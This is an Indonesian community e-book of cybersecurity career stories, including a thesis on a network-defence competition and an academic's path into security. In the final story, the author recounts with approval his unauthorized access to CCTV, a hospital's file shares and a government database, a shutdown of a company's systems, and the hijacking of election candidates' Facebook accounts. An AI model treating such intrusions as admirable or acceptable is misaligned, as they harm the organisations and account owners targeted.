



Sec Story



presented by
NGESEC
Ngelab & Ngarampi Security



KATA PENGANTAR

Assalamu'alaikum Warahmatullahi Wabarakatuh,

Salam sejahtera bagi kita semua.

Kami panjatkan puja dan puji syukur kepada Tuhan Yang Maha Esa, yang telah memberikan rahmat serta hidayah sehingga kami dapat merangkai buku digital yang berjudul Security Story.

SecStory (Security Story) berisi kumpulan donasi cerita. Ditulis oleh 17 donatur pemangku kepentingan keamanan siber (Praktisi, dosen, pembicara, membuat kebijakan, penegak hukum, penggiat komunitas, dan pengusaha) di Indonesia.

Buku ini adalah hasil karya dan kolaborasi komunitas keamanan siber dalam rangka menyambut Hari Buku Nasional pada tanggal 17 Mei 2018. Buku ini akan selalu gratis dan bebas untuk dibagikan.

Selama proses penyusunan, kami mendapatkan banyak bantuan, dorongan, serta bimbingan dari teman-teman komunitas. Kami tidak mampu membayar. Kami hanya bisa mendoakan, mengucap terima kasih dan memohon maaf atas segala kekurangan.

Semoga rangkaian cerita ini, dapat menjadi salah satu inspirasi bagi generasi penerus bangsa.

Wassalamu'alaikum warahmatullahi wabaraktuh.

Yogyakarta, 17 Mei 2018

Rini
Tim Perangkai Buku



UCAPAN TERIMAKASIH

Donatur Tulisan

Alexander Lumbantobing • Andika Triwidada • Anton Setiyawan • Arizona Firdonsyah
Dyan Galih Nugroho Wicaksi • Dedy Hariyadi • epakde • Girindro Pringgo Digdo
Harry Suryapambagya • Human_Error • Ikhwan Dirga Pratama • M. Prasodjo
Muhammad Sahputra • Muhammad Sulkhan Efendi • Samsul Huda
Wahyu Bimo Sukarno • y3dips

Personal

@agambewe • @ahmad_prayitno • @barepset • @BayuFedra • @bernadsatriani
@BlackMask21 • @blowfis • @da12m • @emaland • @fauznawnd • @ibnuiislamy
@JokerDX11 • @lantip • @masbog • @orangmiliter • @rudie_d • @ryirwansyah
@r_u_L_L_y • @tomble

Komunitas

Amikom Virus Community • Atios • Backbox Indonesia • Bash.ID • Binus Hacker
Devilzcode • dotfiles.id • dracOs Linux Indonesia • EcHo • Forensika.ID • Fosti
Gauli(dot)Net • Indonesian Backtrack Team • Indonesian Code Party • IndoXploit
IT Del • Jasakom Perjuangan • kabarlinux • Kali Linux Indonesia
Kelas Pagi Yogyakarta • Kelompok IT Pekanbaru • Kelompok Studi Linux Atmajaya
Kriptografeld • linuxsec • Pentester ID • Reversing.ID • UbuntuJogja • X-code
zerobyte.id • Zona IT Ternate



DAFTAR ISI

KATA PENGANTAR	<i>i</i>
UCAPAN TERIMAKASIH	<i>ii</i>
DAFTAR ISI	<i>iii</i>
Alexander Lumbantobing	1
Samsul Huda	12
epakde	16
Human_Error	21
Anton Setiyawan	26
Andika Triwidada	29
Muhammad Sulkhan Efendi	32
Wahyu Bimo Sukarno	36
M. Prasodjo.....	43
Arizona Firdonsyah	51
Harry Suryapambagya	57
Girindro Pringgo Digdo	60
Dedy Hariyadi	63
Dyan Galih Nugroho Wicaksi	75
y3dips	81
Muhammad Sahputra	85
Ikhwan Dirga Pratama	93
TIM PERANGKAI BUKU	96



Cerita Pengalaman Mengenal IT Security

*oleh: Alexander Lumbantobing
IT Security (Consultant)*



Bagian 1: Cerita PDKT & Cinta Pertama di Kuliah.

Jadi gini, beberapa orang menemukan cinta pertamanya di bangku SMA, beberapa lainnya menemukan di bangku kuliah, yang lainnya di dunia kerja. Saya pribadi mulai PDKT dan jatuh cinta, di bangku kuliah. Saya kuliah D3 Teknik Komputer di Institut Teknologi Del.

Kehidupan saya di kampus, adalah biasa-biasa saja. Saya bukan kategori mahasiswa yang berprestasi maupun yang bermasalah. Saya hanya berusaha agar saya bisa wisuda dan kerja, demi membanggakan orang tua saya. Singkat cerita, muncullah saat yang paling ditakukan oleh mahasiswa tingkat akhir, yaitu Tugas Akhir (TA).

Tiba saatnya pembagian topik untuk dijadikan judul Tugas Akhir. Beberapa pilihan topik antara lain kompetisi cyber security, VoIP, sistem terdistribusi, hardening system, dan penetration system. Sebelum saat ini tiba, kami (saya, Rudy Samuel Pardosi, dan Johannes Pasaribu) sudah sepakat untuk menjadi tim TA. Kita juga sudah sepakat ide topik yang akan kita pilih, yaitu mengenai sebuah sistem keamanan (security system).

Setelah pembagian tim dan tema topik, kami pun mulai 'terpaksa' untuk PDKT dan Jatuh Cinta pada IT Security. Bagi saya pribadi, ini adalah pengalaman Cinta Pertama, karena saya memang tidak punya skill/minat apapun sebelumnya, di dunia IT Security.



Ini adalah foto kelas (prodi) kami, pada kegiatan Buku Tahun Angkatan



Bagian 2: Perjuangan demi C I N T A.

Seiring waktu, tidak bisa dipungkiri bahwa rasa cinta tersebut menimbulkan banyak dilema. Salah satu dilema yang paling besar adalah: harus bisa mengatur waktu dengan baik. Jujur, kami satu tim TA memang sama-sama pemain game Dota 2. Jadi, dikala kami sedang suntuk ngerjain TA, kami refreshing sejenak dengan bermain Dota 2. Kami bertiga juga punya kesibukan dan hobi masing-masing.

Di waktu senggang, saya lebih senang tidur di perpustakaan dan ikut kegiatan sosial (misalnya menjenguk para pasien rumah sakit, donor darah, dll). Rudy, lebih senang untuk pulang ke rumah dan membantu usaha orang tua, karena rumahnya lebih dekat kampus. Johannes, lebih senang untuk mengikuti kegiatan tour & hiking untuk melestarikan dan mempromosikan alam. Nah, jelas dengan perbedaan hobi tersebut, sudah menjadi dilema utama untuk dapat meluangkan waktu Bersama, demi perjuangan menguasai TA.



Jangan percaya, foto ini hanya pencitraan semata. Wkk

Terdapat beberapa perubahan judul TA, telah kami alami. Judul pertama yaitu "Security Competition Monitoring". Kami berusaha memantapkan diri membawa judul ini di kegiatan Proposal TA. Setelah mendapatkan kesempatan diskusi dengan dosen pembimbing dan dosen penguji, kami diberi tahu bahwa topik tersebut (terutama bagian "Capture the Flag") sudah terlalu umum di Indonesia, dan kami harus bisa memberi "sesuatu" yang bersifat inovatif, unik dan khusus.



Proposal Tugas Akhir

Security Competition Monitoring

Dibuat Oleh :

Rudy S. Pardosi	(11111022)
Johannes F. Pasaribu	(11111082)
Alex Tobing	(11111101)

Untuk :
Institut Teknologi Del
Laguboti



Institut Teknologi Del
Sitoluama, Laguboti, Toba Samosir

Bagian 3: Tidak boleh menyerah!!! Ingat perjuangan orang tua.

Dalam beberapa kondisi, tim kami memang mendapatkan banyak tantangan. Tantangan terbesar adalah keterbatasan literature topik tersebut, dalam buku/jurnal nasional. Hal ini menyebabkan, mayoritas daftar literature pada TA kami, diisi oleh sumber buku/jurnal dari luar negeri. Setelah mengalami berbagai diskusi dengan para 'sesepuh' dunia IT Security, kami pun mulai mendapat 'wejangan'. Mulai dari sini, kami kini aktif untuk bergabung di media/forum IT Security, seperti Indonesian Backtrack Team dan dracOs Linux Indonesia. Kami adalah member baru, dan kami senang diterima dengan ramah. Salah satu tokoh senior yang paling sering kami minta masukan adalah Pak Zico Ekel. Setelah belajar, belajar, dan belajar, kini judul TA kami berubah menjadi "Model Kompetisi Keamanan Jaringan".



MODEL KOMPETISI KEAMANAN JARINGAN

Final Project TK-04:

11111022/Rudy Samuel Pardosi

11111082/Johannes Fernando Pasaribu

11111101/Alexander Tobing



Institut Teknologi Del

Jl. Sisingamangaraja,
Sitoluama, Laguboti 22381
Toba Samosir- SUMUT
<http://www.del.ac.id>

Kami juga mulai sering mengikuti info-info seminar, workshop, training seputar IT Security. Di satu sisi, saya pribadi ada niat untuk menyerah karena saya merasa perjuangan cinta ini, seperti tiada habisnya. Setelah kita menentukan topik > lalu kita memperlajarinya > lalu diskusi dan diuji dosen > direvisi > ganti topik lagi > begitu seterusnya.



Saya bersama Johannes, dll. Ya'ahowu ! Nias, February 2014



*Menjadi peserta kompetisi (mewakili kampus IT Del) di acara ICA 2013.
Bersama Rudy (kiri) dan Pak Albert (tengah)*

Bagian 4: Babak akhir, namun bukan yang terakhir: S I D A N G.

Akhirnya, dengan perjuangan, kami memantapkan diri dengan judul "Kompetisi Keamanan Jaringan Dengan Model Death Match Tournament". Kami memilih topik ini, karena berdasarkan literature yang kami lakukan, ternyata model kompetisi ini belum pernah diadakan di Indonesia. Topik inilah, yang akan kami bawa untuk modal menhadapi 'Meja Hijau' di Sidang Tugas Akhir. Laporan utama TA kami adalah memiliki 116 halaman, juga berapa dokumen lapiran teknis.



Kompetisi Keamanan Jaringan Dengan Model Death Match Tournament

Tugas Akhir

Disampaikan Sebagai Bagian Dari Persyaratan Kelulusan Diploma 3
Program Studi Teknik Komputer

Oleh:

11111022	Rudy Samuel Pardosi
11111082	Johannes Fernando Pasaribu
11111101	Alexander Tobing



Institut Teknologi Del

2013/2014

Bagian 5: Kompetisi yang berawal dari Tugas Akhir.

Voila... Setelah bergelut dengan dunia percintaan bersama Tugas Akhir, maka kami dinyatakan L U L U S. Tidak hanya itu, TA kami, akan direalisasikan menjadi sebuah kompetisi yang akan dihadiri dari perwakilan beberapa provinsi di Indonesia. Gambar di bawah ini adalah foto stand kami di kegiatan Pameran Tugas Akhir. Jadi, sebelum wisuda, semua hasil 'magic' mahasiswa (yaitu berupa Tugas Akhir), akan di-entertain-kan kepada banyak pihak, misalnya tamu kenegaraan, tamu akademis, tokoh masyarakat, dan masyarakat umum sekitar kampus. Nah, kebayang gak, ketika ada anak SMP bertanya; "Bang, apa itu Death Match Tournament? Itu judul filem P*wer Rangers yach?



Kalau boleh jujur, sebenarnya saya pribadi sangat bersyukur dan beruntung mendapatkan sebuah kesempatan terbaik, untuk memiliki tim TA bersama Rudy dan Johannes. Rudy sangat mahir dalam penguasaan tools dan metodologi hacking. Maka, Rudy sangat berperan penting dalam pengembangan konsep attacking di kompetisi yang kami rancang tersebut. Konsep attacking tersebut adalah mencakup segala aspek, seperti aturan menyerang, kriteria penyerangan yang mendapatkan score, score level tiap serangan, dll.

Johannes. Tidak ada orang yang meragukan kemampuan coding-nya. PHP dan framework sudah merupakan makanan wajib selama dia berperan kritikal dalam pengembangan aplikasi scoring di kompetisi. Aspek yang dicakup adalah, bagaimana aplikasi mampu memantau kondisi server, bagaimana cara juri untuk menilai peserta, dll.

Psst, Tugas Akhir kami, ternyata telah diperkenalkan juga di Seminar Nasional, 2014, oleh dosen pembimbing kami, yaitu Bapak Albert Sagala.

Seminar Nasional Sistem Informasi Indonesia, 22 September 2014

MONITORING KOMPETISI PERTAHANAN SIBER

Albert Sagala

Teknik Komputer, Fakultas Teknik Informatika dan Elektro, Institut Teknologi Del
Jl.Sisimangaraja Desa Sitoluama Kec.Laguboti, Toba Samosir, 22381
Telp : (0632) 331234, Fax : (0632) 331116
E-mail : albert@del.ac.id

Abstrak

Saat ini, kompetisi keamanan jaringan di Indonesia sudah marak diselenggarakan oleh berbagai lembaga swasta atau tingkat universitas. Namun, penyelenggaraan model kompetisi yang ada saat ini sering terkendala dalam penentuan pemenang diakhir lomba. Perhitungan secara manual menjadi salah satu kendala utama. Juga, belum ada suatu model yang dapat menjadi acuan bagi seluruh pihak yang terlibat dalam pelaksanaan kompetisi. Pada penelitian ini dirumuskan sebuah model kompetisi dibidang keamanan jaringan yang mengutamakan keadilan (fairness) dalam penentuan pemenang kompetisi. Model kompetisi yang dirumuskan adalah Death Match Tournament, peserta diwajibkan memiliki kemampuan dasar, yaitu konfigurasi server yang aman.

Kata Kunci: kompetisi keamanan, monitoring aplikasi, aplikasi penilaian, kompetisi death match

Sumber: http://is.its.ac.id/pubs/oajis/index.php/file/download_file/1427




Beberapa foto kegiatan ketika kompetisi tersebut diadakan.



Ini poster kompetisi.



Nah, ini team panitia. Terima kasih Ruth (berdiri), Franky (kiri), dan Elni (tengah).




Web Scoring Automatic.



Terima kasih untuk para peserta yang berasal dari berbagai provinsi.

Info lainnya: <https://beritasumut.com/peristiwa/CSRG-IT-Del-Gelar-Kompetisi-Keamanan-Jaringan->



Salah satu media berbagi, yang kami susun bersama.



Rosa Afresia Gian was with Abdul Kadir Syamsuir and 2 others. ***

18 February 2017 · ②

Aku mengucap syukur kepada Tuhan Yang Maha Esa karena berkat dan kasih karuniaNya yang selalu menyertai dan memberkati RoadShow Indonesia Backtrack Team with DracOs-Linux sehingga dapat berlangsung dengan lancar.

Terimakasih atas kesempatan yang Pak Abdul kadir (Founder IT Green) berikan kepada kami sehingga kami dapat menjadi asisten pembicara di acara roadshow ini. Terimakasih atas fasilitas, pengalaman dan cederamata yang telah Bapak berikan kepada kami. Terimakasih juga atas anggota" IT Green " lainnya yang mendukung acara ini.

Terimakasih kepada Bang Alex yang selalu memberikan kesempatan kepada kami berlita selaku adik tingkatnya di IT Del. Awalnya, saya hanya bergurau untuk menawarkan diri sebagai asisten Bang Alex. Tetapi, karena kerendahan hatinya, ia memberikan saya kesempatan untuk pertama kalinya berdiri di depan umum sebagai Asisten Pembicara di acara RoadShow ini. Saya sudah menganggap bang Alex sebagai Abang kandung saya sendiri. Sifatnya yang bersahabat membuat orang-orang mudah perbaik dengannya. Saya sangat bangga bisa kenal dengan bang Alex. Pelajaran yang saya dapat selama bersamanya adalah "berpikir positif" dan jangan pernah menyerah dalam menggapai impianmu".






Ruben Ambarita

9 September 2017 · Laguboli · ②

iseng stalking rahasia dan biodata bang Alex Tobing selama dikampus. sumber rahasia dari BTA perpustakaan dan berbagai gosip

kesimpulan, bang Alex adalah orang yang:

- misterius susah dilacak keberadaan kadang bisa muncul tiba tiba dan hilang tiba tiba, juga katanya sok cool
 - tukang teknisi komputer, instal ulang laptop, tukang hapus virus di laptop juga
 - unik, pendiam, cuek, dan ternyata pemain DOTA juga
 - banyak yang kepo dengan percintaan bg alex (mantan, PDKT, dan pacar). bahkan banyak orang yang masih belum tahu pacarnya padahal sudah jalan hampir 3tahun
 - lucu suka menghibur dengan bercanda, kadang suka sarkas
 - mencetak sejarah mahasiswa pertama yang berhasil kabur PCA untuk tidur siang
 - punya tulisan seperti pakal password jadi enggak mudah dibaca
 - katanya dulu pernah mewakili kampus untuk berlomba budaya tarion nasional dan dapat juara
 - lumayan sering mentraktir juga
- semoga aku bisa juga sukses seperti bang Alex amin



Bagian 6: Salam kenal. Tetap semangat belajar bersama.



Nama lengkap: Alexander Lumbantobing

Link: <https://www.facebook.com/alexandertobing101>

Bidang yang sedang ditekuni saat ini: IT Security (Consultant)



Cerita Pengalaman Mengenal IT Security

oleh: Samsul Huda

*Dosen pengampu Network Security dan
Computer Network Teknik Informatika
Universitas 17 Agustus 1945 Surabaya*



Halo, Salam kenal para pembaca, saya Samsul Huda.

Disini, saya ingin berbagi cerita bagaimana saya mengenal dan terjun ke salah satu bidang IT yang menarik, yaitu network security. Semua itu tidak lepas dari awal mula kenal dengan yang namanya komputer. Pertama kenal komputer pada waktu MTS (Madrasah Tsanawiyah). Waktu itu di MTSN Aryojeding ada mata pelajaran tambahan yang namanya TIK (Teknologi Informasi dan Komunikasi). Pada mata pelajaran ini, saya dan teman-teman belajar mengenal bagian-bagian komputer dan juga Microsoft Office.

Komputer yang dipakai dalam proses pembelajaran menggunakan PC Pentium II dan setiap tugasnya dikumpulkan dalam disket. Selain itu juga sedikit pengenalan internet walaupun sebatas teori saja, karena infrastruktur laboratorium belum memadai.

Setelah lulus, melanjutkan ke SMKN 1 Blitar. Awalnya ingin memilih jurusan TKJ (Teknik Komputer Jaringan) tapi tidak jadi karena mas/kakak sudah lebih dulu ambil jurusan itu, akhirnya ambil yg masih ada hubungannya dengan komputer, masuklah di jurusan TAV (Teknik Audio Video) yang konsen utamanya belajar mengenai sistem elektronika peralatan rumah tangga, perawatan dan perbaikan atau reparasi. Sebelum lulus punya keinginan untuk bisa lanjut ke perguruan tinggi, dengan dana mandiri sudah tidak mungkin untuk Bapak Ibuk membiayai. Kemudian, yang saya lakukan berusaha mencari informasi beasiswa dan akhirnya mendaftarlah program bantuan BIDIKMISI yang waktu itu baru pertama kali dibuka yaitu tahun 2010.

Akhirnya lanjut ke PT PENS (Politeknik Elektronika Negeri Surabaya) dengan mengambil jurusan Teknik Telekomunikasi, yang sangat berhubungan dengan teknologi komunikasi. Awal masuk disini kenalanlah dengan pemrograman dan juga jaringan. Karena materinya ndak banyak dan hanya sekilas, menjadi kurang begitu suka dengan bidang pemrograman. Tertujulah pada pilihan bidang jaringan komputer atau computer network. Mengenal dan belajar jaringan komputer dengan simulasi dan praktik langsung dari topologi paling sederhana sampai topologi yang rumit.

Tiba di semester 6, sudah harus siap siap dengan judul TA (Tugas Akhir). Nah kebetulan ada ibu dosen Bu Mike Yuliana yang menawarkan topik bidang security dalam aplikasi e-commerce. Walaupun belum pernah belajar network security dan belum begitu paham dan mengerti detailnya, penawaran itu saya ambil karena menurut saya masih erat kaitannya dengan jaringan.

Setelah saya ambil topik tersebut, ternyata beliau bukan sebagai pembimbing utama. Pembimbing utamanya adalah dosen lain yang belum mengerti karakternya



dan belum pernah bertemu sebelumnya. Namanya pak Amang Sudarsono, Beliau adalah dosen yang berpengalaman melakukan penelitian pada bidang network security. Awalnya takut untuk bimbingan dengan beliau, karena karakter dan cara mengajar yang sedikit berbeda dengan kebanyakan dosen lainnya. Dari beliaulah mulai belajar security dasar, konsep dan juga teknik yang umum digunakan dan bagaimana prinsip kerjanya baik dalam perkuliahan maupun saat bimbingan.

Saat praktikum jaringan komputer lanjut pada semester 7, Pak Zen Samsono Hadi dosen pengampu mata kuliah ini bertanya pada ketua kelas, siapa yang bisa direkomendasikan untuk ikut kompetisi kemamanan jaringan, dipilihlah 2 orang, saya salah satunya. Belum ada bayangan mau ngapain dan sistem kompetisinya seperti apa.

Kompetisinya adalah CDC2014 (Cyber Defense Competition) yang diselenggarakan oleh AOSI (Asosiasi OpenSource Indonesia). Kami digabung dengan kelas yang lain menjadi 1 tim yang terdiri dari 5 orang, salah satu dari anggota diantaranya sudah sedikit familiar dengan problem yang harus diselesaikan, yaitu CTF (Capture The Flag). Dengan mudah kami mampu menyelesaikan soal pertama dan memimpin hingga beberapa waktu.

Berikutnya kami dipertemukan dengan problem-problem yang lebih tinggi kesulitannya dan tidak bisa menyelesaikan semua problem yang diberikan sampai waktu habis. Ini jadi pengalaman pertama kami, khususnya saya sendiri. Dari sini saya mulai tertantang untuk mendalaminya, ada beberapa hal yang saya lakukan berikutnya.

Pertama, dari topik penelitian TA ini saya ajukan pada program PKM 2014 (Program Kreativitas Mahasiswa) dan lolos pendaan. Kemudian, hasil penggerjaan TA pada progress 1 saya ikutkan dalam kompetisi LKTI 2014 (Lomba Karya Tulis Ilmiah) bidang security yang diselenggarakan oleh STSN (Sekolah Tinggi Sandi Negara) dan mendapat juara harapan dengan penghargaan sertifikat dan hadiah berupa hardisk external 1 TB.

Selanjutnya, setelah pengembangan penggerjaan TA, hasil dari sidang akhir TA saya ajukan ke seminar nasional tahunan yang diadakan KOMINFO, IDSECCONF2014, lolos dan layak untuk dipresentasikan. Berbekal beasiswa fresh greadute PENS, lanjut ke jenjang master mengambil tesis bidang security kembali dengan studi kasus kemanan pertukaran informasi menggunakan perangkat embedded system dengan pembimbing utama tetap Pak Amang. Tesis ini memperoleh bantuan pendanaan penelitian dari LPDP melalui program LPDP Tesis 2016. Hasil dari tesis ini terpublikasi pada seminar nasional IDSECCONF2015, 2 seminar Internasional dan juga 2 jurnal Internasional.



Setelah lulus, menentukan pilihan dengan bergabung pada program studi Teknik Informatika UNTAG Surabaya (Universitas 17 Agustus 1945) sebagai dosen tetap dengan mengampu mata kuliah keamanan jaringan, jaringan komputer dan juga administrasi jaringan. Kemudian, Mei 2017 mendapat tugas untuk meningkatkan pengetahuan serta kemampuan di bidang security dengan mengikuti training White Hat Seminar Series "EVERYBODY CAN HACK" di Depok yang diselenggarakan oleh idNSA (Indonesia Network Security Association).

Alhamdulillah, dengan terjun pada bidang security, saya mendapatkan banyak manfaat dan berkah, yang tidak pernah saya duga dan bayangkan sebelumnya. diantaranya ada yang membuat bapak ibu saya (Pak Maulan/Ibu Imrohatin) bingung bagaimana dan dengan cara apa mensyukuri nikmat Allah SWT yang begitu besar ini, yakni memperoleh kesempatan untuk studi lanjut program doktor di Okayama University dengan beasiswa MEXT dari Pemerintah Jepang. Semoga sedikit cerita ini bermanfaat dan bisa menjadi penyemangat buat para pembaca Geluti dan tekuni InsyaAllah jika itu jalan terbaik, akan ada cara Tuhan menuntun umatnya.

Biodata

Nama : Samsul Huda
Email : samsul.eepis@gmail.com
Asal : Tulungagung-Jawa Timur
Pekerjaan : Dosen pengampu Network Security dan Computer Network Teknik Informatika Universitas 17 Agustus 1945 Surabaya



Cerita Pengalaman Mengenal IT Security

*oleh: epakde
Founder Kelas Linux Nunukan*



Bismillahirrahmanirrahim

" Baik menjadi orang penting, tapi lebih penting menjadi orang baik",
(Hoegeng Imam Santoso, Kapolri)

Terima kasih kepada Matias Prasodjo, terus terang saat akun Facebook saya di tag untuk turut donasi cerita pada buku SecStory, pertanyaan yang langsung muncul adalah "bisa ngga ya saya nulis ?" . Sesuatu yang sebenarnya selalu saya hindari.

Cerita 1; Menjadi orang IT

Saya berdomisili di sebuah pulau bernama Nunukan, Kalimantan Utara. Biasanya teman-teman aktivis dan pejabat menyebut "di Beranda Utara NKRI". Sebagai provinsitermuda dan berada di perbatasan sudah pasti lah semua nya terbatas, termasuk internet dan yang berbau IT, Jadi jangan heran kalau simulasi UNBK 2018 kemaren ada siswa yang tangannya gemeteran megang mouse & keyboard komputer, pastinya karena "nervous" bukan karena belum sarapan.

Awalnya saya bukanlah orang IT. Pekerjaan saya dulu adalah pedagang asongan dan pedagang nasi skala kecil-kecilan di depan Kantor Imigrasi Nunukan. Lalu tahun 2012 ada rekrutmen teknisi USO Kemkominfo RI. Jadi, dari sinilah saya mulai menjadi orang IT, sambil tetap jualan nasi.

Kemudian ada teman sesama teknisi dari Jakarta pamer laptop dualboot windows 7 dan Ubuntu 12 sambil ngomong "coy, kalo lo teknisi, laptop lo kudu begini". Sayangnya teman ini sudah keburu pulang ke Jakarta sebelum sempat ngajarin cara membuat dualboot.

Sistem operasi GNU/Linux tidak familiar di sini. Saya belajar dari internet cara install Ubuntu, pake flashdisk dan alhasil data 1 (satu) harddisk hilang semua. Ternyata kemudian itu semacam tradisi bagi pengguna awal GNU/Linux.

Sistem operasi laptop kala itu akhirnya default pake Backtrack5R3, berdampingan dengan Windows 7 & Ubuntu 12.04. Cara menggunakannya; kalau pusing pake Backtrack5R3 lari ke Ubuntu 12.04. Kalau pusing lagi, pake Windows 7.

Itu cerita beberapa tahun yang lalu.



Cerita 2; Log in & see

- WiFi

Tinggal di perbatasan tidak lah senyaman di kota, akses internet melalui WiFi (Wireless Fidelity) adalah hal yang "mewah" kala itu. WiFi gratis/open tanpa password adalah hal yang ajaib.

Pada tahun 2013 secara tidak sengaja menemukan celah cara melihat password WiFi pada modem router Speedy (paket internet rumahan milik Telkom). Walaupun ternyata bukan saya saja yang menemukan celah tersebut. Tetap saja ini adalah hal yang menggembirakan karena tidak perlu pusing dengan yang namanya password.

- Open port ip public

Setelah akses internet terjamin, iseng-iseng main scan ip address & port aktif pada jaringan publik.

Hasilnya antara lain;

- Mengamati ruangan NOC Telkom Wilayah Kaltimut (Kalimantan Timur & Utara) melalui CCTV.
- Masuk ke sistem file sharing Rumah Sakit Swasta Terkenal di Balikpapan.
- Akses database salah satu Satuan Kerja Pemerintah Daerah di Kalimantan Utara.
- Sempat juga mematikan sistem koneksi data internal salah satu perusahaan pertambangan dan kemudian mengirim "warning" perbaikan sistem ala film "who am i"; ngeprint sebanyak-banyaknya.

- Facebook atau Gmail ?

Momen Pemilihan Kepala Daerah adalah salah satu ajang unjuk gigi para penggiat sosial media, baik yang cuma akun biasa maupun akun pasangan calon. Saat itu masih dominan Facebook.

Awalnya iseng, kemudian berhasil mengambil alih beberapa akun Facebook simpatisan maupun akun Facebook resmi pasangan calon Bupati/Wakil Bupati dengan memanfaatkan kelemahan verifikasi gmail.

Bagaimana caranya? Pelajari sistem, percaya kemampuan diri sendiri dan inovatif. Tutorial banyak di internet, tinggal bagaimana cara memanfaatkan & mengembangkan serta ikuti diskusi di berbagai forum dengan tetap rendah hati dan tidak merasa hebat apalagi "nyolot".



Sebenarnya di rumah saya tidak ada akses internet, cara yang sering saya lakukan saat dapat akses internet adalah meng"capture" tampilan situs yang dianggap penting untuk kemudian dibaca dan dipelajari secara offline.

Cerita 3; Kelas Linux Nunukan

Saat menjadi Teknisi Program USO (Universal Service Obligation) Kemkominfo RI, saya banyak mengunjungi daerah 3T (Terpencil, Terluar & Tertinggal), harusnya 4T, tambahan Terisolir, di Kalimantan Utara dan sebagian Kalimantan Timur.

Yang saya pahami adalah kurangnya infrastruktur dan sumber daya manusia di bidang IT.

Untuk daerah-daerah yang infrastruktur IT nya sudah lumayan bagus, justru tingkat penggunaan dan pemanfaatan teknologi pada generasi muda sudah pada tahap mengkhawatirkan. Yang saya temukan, rata-rata laptop anak usia sekolah setingkat Sekolah Menengah Pertama, 80% kapasitas hardisknya sudah terisi. Pasti mengerti lah yang saya maksud kan ?

Tahun 2013, saya bersama seorang teman merintis sebuah komunitas pembinaan generasi muda dibidang IT. Susah cari sponsor, yang paling pahit baru sampai pos satpam (salah satu perusahaan provider), kami sudah disuruh pergi.

Tahun 2015, dapat sponsor, Yayasan Pendidikan Ibnu Sina Nunukan bersedia memberi kami tempat, listrik dan akses internet. Mulailah kami melakukan pembinaan, tidak dipungut biaya, dan kami namakan Kelas Linux. Karena aktifitas pembinaan banyak di lakukan di Pulau Nunukan, oleh peserta ditambahi menjadi Kelas Linux Nunukan.

Materi pembinaan agak unik, tidak ada kurikulum atau tingkatan khusus. Sederhananya "kamu mau apa ? Kami beri", jadi jangan heran tingkat dan kemampuan pesertanya tidak sama. Yang paling dasar adalah penekanan pada menghormati ide dan hak cipta sebuah produk IT. Kemudian materi yang diajarkan adalah install sistem operasi, penetrasi testing, server, jaringan dan multimedia. Sebagai tambahan, Kelas Linux Nunukan menetapkan sesi khusus untuk pembinaan rohani seperti pengajian, belajar baca Al-Qur'an, Fiqih dan lain-lain bagi muslim. Untuk yang non muslim kami arahkan agar aktif di komunitas keagamaan masing-masing. Sekali lagi, peserta tidak dipungut biaya.

Kelas Linux Nunukan mengedapankan semboyan "Belajar & Berbagi", yang sudah menguasai materi tertentu dipersilahkan untuk membagikan ilmunya kepada yang lain, sebagai sebuah komunitas pembinaan Kelas Linux Nunukan tidak mengenal sebutan guru dan murid.



